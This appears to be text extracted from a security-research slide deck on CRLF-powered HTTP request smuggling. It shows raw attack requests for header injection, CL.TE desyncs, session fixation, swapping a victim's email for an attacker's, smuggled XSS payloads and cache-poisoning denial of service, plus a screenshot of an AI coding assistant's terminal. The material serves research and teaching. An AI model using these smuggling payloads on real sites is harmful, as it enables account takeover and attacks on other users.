
```
POST /user/save HTTP/1.1
Host: storage.net
Cookie: SESSID=abcdefg
Content-Length: 5000
```

```
store=§ HTTP/1.1
```

```
HTTP/1.1 200 OK
...
<input value="HTTP/1.1
Host: storage.net

GET /profile HTTP/1.1
Cookie: SESSID=hijklmno
```

Random live user's request stored here



Header Injection via Custom Upstream Header

```
GET /%0d%0aHost:%20tele.com%0d%0a%0d%0a HTTP/1.1  
Host: tele.com
```

```
HTTP/1.1 400 Bad Request
```



Header Injection via Custom Upstream Header

```
GET /%0d%0aHost:%20x HTTP/1.1  
Host: tele.com
```

```
GET / HTTP/1.1  
Host: tele.com  
X-Original-Url: /  
Host: x
```

Injection in
header

```
HTTP/1.1 400 Bad Request
```



Header Injection via Custom Upstream Header

```
GET /%0d%0aHost:%20x HTTP/1.1  
Host: tele.com
```

```
GET / HTTP/1.1  
Host: tele.com  
X-Original-Url: /  
Host: x
```

HTTP/1.1 400 Bad Request

Injection in
header

```
OPTIONS /§  
  
GET / HTTP/1.1  
Host: tele.com  
  
§ HTTP/1.1  
Host: tele.com
```

```
OPTIONS / HTTP/1.1  
Host: tele.com  
X-Original-Url: /  
  
GET / HTTP/1.1  
Host: tele.com
```


Header Injection via Custom Upstream Header



```
GET /%0d%0aHost:%20x HTTP/1.1
Host: tele.com
```

```
GET / HTTP/1.1
Host: tele.com
X-Original-Url: /
Host: x
```

Injection in
header

HTTP/1.1 400 Bad Request

```
OPTIONS /§
```

```
GET / HTTP/1.1
Host: tele.com
```

```
§ HTTP/1.1
Host: tele.com
```

```
OPTIONS / HTTP/1.1
Host: tele.com
X-Original-Url: /
```



```
GET / HTTP/1.1
Host: tele.com
```

HTTP/1.1 200 OK
Allow: OPTIONS, GET

HTTP/1.1 200 OK
Allow: OPTIONS, GET

HTTP/1.1 200 OK

{"token":"eyJ..."}



Header Injection via Non-Path Insertion Points

Injection into
cookie

```
POST /graphql/v1 HTTP/1.1
Host: payment.com
Cookie: sess=abc§
Transfer-Encoding: notchunked
X: x§
```

Injection ends
up in path...?

```
POST /graphql/v1/abc
Transfer-Encoding: notchunked
X: x HTTP/1.1
Host: payment.com
```

501 Not Implemented



Header Injection via Non-Path Insertion Points

Injection into
cookie

```
POST /graphql/v1 HTTP/1.1
Host: payment.com
Cookie: sess=abc§
Transfer-Encoding: notchunked
X: x§
```

Injection ends
up in path...?

```
POST /graphql/v1/abc
Transfer-Encoding: notchunked
X: x HTTP/1.1
Host: payment.com
```

501 Not Implemented

```
POST /graphql/v1 HTTP/1.1
Host: payment.com
Cookie: sess=abc§ HTTP/1.1
Host: payment.com
```

```
GET / HTTP/1.1
X: x§
```

```
POST /graphql/v1/abc HTTP/1.1
Host: payment.com
```

```
GET / HTTP/1.1
X: x HTTP/1.1
Host: payment.com
```



Header Injection via Non-Path Insertion Points

```
POST /graphql/v1 HTTP/1.1
Host: payment.com
Cookie: sess=abc§
Transfer-Encoding: not chunked
X: x§
```

Injection into cookie

```
POST /graphql/v1/abc
Transfer-Encoding: notchunked
X: x HTTP/1.1
Host: payment.com
```

Injection ends up in path...?

501 Not Implemented

```
POST /graphql/v1 HTTP/1.1
Host: payment.com
Cookie: sess=abc§ HTTP/1.1
Host: payment.com
```

```
GET / HTTP/1.1
X: x§
```

```
POST /graphql/v1/abc HTTP/1.1
Host: payment.com
```

```
GET / HTTP/1.1
X: x HTTP/1.1
Host: payment.com
```



HTTP/1.1 200 OK

```
HTTP/1.1 200 OK
ACA0: x.ecom
```

```
{"card_num": "..."}

```

```
HTTP/1.1 200 OK
ACA0: y.ecom
```

```
{"card_num": "..."} 
```

Wictor



Welcome back splinter!



Opus 4.8 (1M context) · Claude Max ·
tobia@turtlesec.io's Organization
/home/splinter

Tips for getting started

Run `/init` to create a `CLAUDE.md` file with instructions for ClaudeNote: You have launched `claude` in your home directory. For the best ...

What's new

Fixed tool search to activate even with ``ANTHROPIC_BASE_URL`` as long...Added ``w`` key in ``/copy`` to write the focused selection directly to ...Added optional description argument to ``/plan`` (e.g., ``/plan fix the...`

> Hey Claude, what headers produce predictable response codes?



* Crunched for 22s



? for shortcuts · ← for agents



Welcome back splinter!



Opus 4.8 (1M context) · Claude Max ·
tobia@turtlesec.io's Organization
/home/splinter

Tips for getting started

Run `/init` to create a `CLAUDE.md` file with instructions for ClaudeNote: You have launched `claude` in your home directory. For the best ...

What's new

Fixed tool search to activate even with ``ANTHROPIC_BASE_URL`` as long...Added ``w`` key in ``/copy`` to write the focused selection directly to ...Added optional description argument to ``/plan`` (e.g., ``/plan fix the...`

> Hey Claude, what headers produce predictable response codes?

• Expect: asdf

* Crunched for 22s

>

? for shortcuts · ← for agents

```
GET /$ HTTP/1.1
Expect: asdf
X: x$ HTTP/1.1
Host: example.com
```

HTTP/1.1 417 Expectation Failed



Request Splitting Blocked

```
GET /§ HTTP/1.1  
Host: example.com
```

\r\n\r\n

```
GET / HTTP/1.1  
Foo: bar§ HTTP/1.1  
Host: example.com
```


```
GET /§ HTTP/1.1  
Random_header: asdf  
Foo: bar§ HTTP/1.1  
Host: example.com
```

```
HTTP/1.1 400 Bad Request  
Connection: close
```

On any attempt to
inject a second CRLF
sequence

```
HTTP/1.1 200 OK
```





CRLF-Powered CLTE Desyncs

Detecting CRLF-Powered CL.TE Desyncs

```
POST /§ HTTP/1.1
Transfer-Encoding: notchunked
Foo: bar§ HTTP/1.1
Host: example.com
Content-Length: 0
```

```
HTTP/1.1 501 Not Implemented
```

```
HTTP/1.1 400 Bad Request
```



Detecting CRLF-Powered CL.TE Desyncs

```
POST /§ HTTP/1.1
Transfer-Encoding: notchunked
Foo: bar§ HTTP/1.1
Host: example.com
Content-Length: 0
```

HTTP/1.1 501 Not Implemented

HTTP/1.1 400 Bad Request

```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: example.com
Content-Length: 13
```

```
d
x=y
0
```

–TIMEOUT–



The Desync Disaster

```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: clothes.shop
Content-Length: 66
```

0

```
POST /user/update?name=t0xodile
Cookie: SESSID=abcdefg
X: x
```

```
GET / HTTP/1.1
Host: clothes.shop
```

HTTP/1.1 200 OK

```
HTTP/1.1 200 OK
Set-Cookie: SESSID=abcdefg

Profile Updated
```



The Desync Disaster

```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: clothes.shop
Content-Length: 66
```

0

```
POST /user/update?name=t0xodile
Cookie: SESSID=abcdefg
X: x
```

```
GET / HTTP/1.1
Host: clothes.shop
```

HTTP/1.1 200 OK

```
HTTP/1.1 200 OK
Set-Cookie: SESSID=abcdefg

Profile Updated
```

Session Fixation

The Desync Disaster

```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: clothes.shop
Content-Length: 66
```

0

```
POST /user/update?name=t0xodile
Cookie: SESSID=abcdefg
X: x
```

```
GET / HTTP/1.1
Host: clothes.shop
```

HTTP/1.1 200 OK



```
HTTP/1.1 200 OK
Set-Cookie: SESSID=abcdefg

Profile Updated
```

Session Fixation



The Desync Disaster



```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: clothes.shop
Content-Length: 66
```

0

```
POST /user/update?email=t0x@atk.cc
Cookie: SESSID=abcdefg
X: x
```

Attacker email

HTTP/1.1 200 OK

```
GET / HTTP/1.1
Host: clothes.shop
```

HTTP/1.1 200 OK
Profile Updated

Attacker's email
replaces
victim's

The Nested Response Mystery

```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: account.phones.com
Content-Length: 87
```

0

```
GET / HTTP/1.1
Host: account.phones.com
x-req-id: <img/src/onerror=alert(1)>
```

```
HTTP/1.1 404 Not Found
Content-Type: application/octet-stream
```

```
Not FoundHTTP/1.1 400 Bad Request
Content-Type: application/octet-stream
```

```
X-Req-Id=<img/src/onerror=alert(1)>
```



Not text/html

The Nested Response Mystery

```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: account.phones.com
Content-Length: 87
```

0

```
GET / HTTP/1.1
Host: account.phones.com
x-req-id: <img/src/onerror=alert(1)>
```



```
HTTP/1.1 404 Not Found
Content-Type: application/octet-stream
```

```
Not FoundHTTP/1.1 400 Bad Request
Content-Type: application/octet-stream
```

```
X-Req-Id=<img/src/onerror=alert(1)>
```

```
HTTP/1.1 200 OK
Content-Type: text/html
```

```
...
</html>HTTP/1.1 400 Bad Request
Content-Type: application/octet-stream
```

```
X-Req-Id=<img/src/onerror=fetch(<img/src/onerror=alert(1)>)>
```

@DFrojdendahl



The Nested Response Mystery



```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: account.phones.com
Content-Length: 87

0

GET / HTTP/1.1
Host: account.phones.com
x-req-id: <img/src/onerror=alert(1)>
```

```
HTTP/1.1 404 Not Found
Content-Type: application/octet-stream

Not FoundHTTP/1.1 400 Bad Request
Content-Type: application/octet-stream


X-Req-Id=<img/src/onerror=alert(1)>
```

```
HTTP/1.1 200 OK
Content-Type: text/html

...
</html>HTTP/1.1 400 Bad Request
Content-Type: application/octet-stream

<img/src/onerror=fetch(>
```

@DFrojdendahl



Victim account
linked to
attacker session



Denial of Service via Cache Poisoning

```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: cdn.doomscroll.com
Content-Length: 46
```

0

```
GET /images/randomlogo.png HTTP/1.1
X: x
```

```
GET / HTTP/1.1
Host: cdn.doomscroll.com
```

```
HTTP/1.1 200 OK
X-Cache: MISS
```

```
HTTP/1.1 200 OK
X-Cache: MISS
```

```
HTTP/1.1 200 OK
X-Cache: MISS
```

```
HTTP/1.1 200 OK
X-Cache: MISS
```

```
HTTP/1.1 200 OK
X-Cache: HIT
```

<image>

The HEAD Technique



```
POST /§ HTTP/1.1
Transfer-Encoding: chunked
Foo: bar§ HTTP/1.1
Host: cdn.doomscroll.com
Content-Length: 107
```

0

```
HEAD / HTTP/1.1
```



```
GET / HTTP/1.1
X-Reflect:<img/src/onerror=fetch()>
Content-Length: 100
```

x=y

```
HEAD / HTTP/1.1
Host: cdn.doomscroll.com
```

```
GET / HTTP/1.1
X-Reflect: <img/src/onerror=fetch()>
Content-Length: 100

x=y
```

